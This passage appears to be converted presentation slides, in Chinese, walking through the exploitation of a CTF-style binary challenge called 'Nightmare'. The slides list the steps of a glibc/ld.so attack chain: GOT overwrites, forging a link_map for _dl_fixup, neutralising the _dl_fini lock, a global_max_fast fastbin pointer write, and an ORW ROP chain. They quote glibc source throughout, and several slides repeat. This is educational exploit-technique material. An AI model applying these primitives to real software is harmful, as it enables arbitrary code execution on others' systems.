
► Exploit 可以分成以下步驟

1. 將 write 解析到 `_Exit@got` 達到不限次數限制的寫
2. 透過更改 symbol `st_other` 藉此清除版本資訊，避免版本資訊影響結果
3. 解析 ld 的 `_dl_fini` function 並寫到 `write@got`
4. 透過 `_dl_fini` 構造任意呼叫的 primitive
5. 為假的 `link_map` 構造 `symbol table`
6. 為假的 `link_map` 設置其他 table
7. 建構 `stack pivoting + ORW` 的 ROP chain
8. Win !









# \$ Nightmare

## Exploitation

- ▶ Lock 的處理可能會讓程式終止，因此要讓 mutex lock 的處理什麼都不做
- ▶ 處理常見的 lock type
- ▶ 如果不常見，丟給完整的 handler 處理

```
u1f383@u1f383:/  
$  
  
pthread_mutex_lock()  
{  
    ...  
    if (__builtin_expect (type & ~(PTHREAD_MUTEX_KIND_MASK_NP  
        | PTHREAD_MUTEX_ELISION_FLAGS_NP), 0))  
        return __pthread_mutex_lock_full (mutex);  
}  
  
__pthread_mutex_lock_full()  
{  
    ...  
    switch (PTHREAD_MUTEX_TYPE (mutex))  
    {  
        ...  
        default:  
            return EINVAL;  
    }  
}
```

# \$ Nightmare

## Exploitation

- ▶ Lock 的處理可能會讓程式終止，因此要讓 mutex lock 的處理什麼都不做
- ▶ 處理常見的 lock type
- ▶ 如果不常見，丟給完整的 handler 處理

```
pthread_mutex_lock()
{
    ...
    if (__builtin_expect (type & ~(PTHREAD_MUTEX_KIND_MASK_NP
                                | PTHREAD_MUTEX_ELISION_FLAGS_NP), 0))
        return __pthread_mutex_lock_full (mutex);
}

__pthread_mutex_lock_full()
{
    ...
    switch (PTHREAD_MUTEX_TYPE (mutex))
    {
        ...
        default:
            return EINVAL;
    }
}
```

傳非法 lock type 如 0xff 最後只會回傳 error code

# \$ Nightmare Exploitation

```
u1f383@u1f383:/$  
  
for (Lmid_t ns = GL(dl_nns) - 1; ns >= 0; --ns)  
{  
    __rtld_lock_lock_recursive(GL(dl_load_lock));  
    ...  
    else  
    {  
        ...  
        __rtld_lock_unlock_recursive(GL(dl_load_lock));  
        ...  
    }  
}
```

`_dl_fini`

由於 `_dl_fini` 不會處理回傳的 error code，因此將可以直接把 `_rtld_global._dl_load_lock._kind` (lock type) 設為 `0xff`

# \$ Nightmare

## Exploitation

► Exploit 可以分成以下步驟

1. 將 write 解析到 `_Exit@got` 達到不限次數限制的寫
2. 透過更改 symbol `st_other` 藉此清除版本資訊，避免版本資訊影響結果
3. 解析 ld 的 `_dl_fini` function 並寫到 `write@got`
4. 透過 `_dl_fini` 構造任意呼叫的 primitive
5. 為假的 `link_map` 構造 symbol table
6. 為假的 `link_map` 設置其他 table
7. 建構 `stack pivoting + ORW` 的 ROP chain
8. Win !



# \$ Nightmare

## Exploitation

- ▶ 後續需要使用 `_dl_fixup` 來解析 gadget 位址，因此我們要構造出一個 `link_map`
- ▶ `l_info[]` 存放的是 pointer，因此我們需要能夠寫入 pointer 的 primitive
- ▶ 透過以下流程：
  - 👁 蓋寫變數 `global_max_fast` 成很大的值，讓 fastbin 的範圍變大
  - 👁 控制 size 使得 chunk 進入 fastbin 後，會在對應 offset 的地方儲存此 chunk 的 pointer
  - 👁 呼叫 `_IO_str_overflow` 做 malloc
  - 👁 呼叫 `_IO_str_finish` 做 free，chunk 進入 fastbin，寫 pointer 在 offset 處

# \$ Nightmare

## Exploitation

- ▶ 後續需要使用 `_dl_fixup` 來解析 gadget 位址，因此我們要構造出一個 `link_map`
- ▶ `l_info[]` 存放的是 pointer，因此我們需要能夠寫入 pointer 的 primitive
- ▶ 透過以下流程：
  - 👁 蓋寫變數 `global_max_fast` 成很大的值，讓 `fastbin` 的範圍變大
  - 👁 控制 `size` 使得 `chunk` 進入 `fastbin` 後，會在對應 `offset` 的地方儲存此 `chunk` 的 `pointer`
  - 👁 呼叫 `_IO_str_overflow` 做 `malloc`
  - 👁 呼叫 `_IO_str_finish` 做 `free`，`chunk` 進入 `fastbin`，寫 `pointer` 在 `offset` 處

# \$ Nightmare Exploitation

```
u1f383@u1f383:/  
$  
static inline INTERNAL_SIZE_T  
get_max_fast (void)  
{  
    if (global_max_fast > MAX_FAST_SIZE)  
        __builtin_unreachable ();  
    return global_max_fast;  
}
```


**global\_max\_fast** 定義 fastbin 的範圍，雖然在 glibc 中會用 **get\_max\_fast** 檢查此變數是否合法，但其實檢查會被 compiler 優化掉

# \$ Nightmare

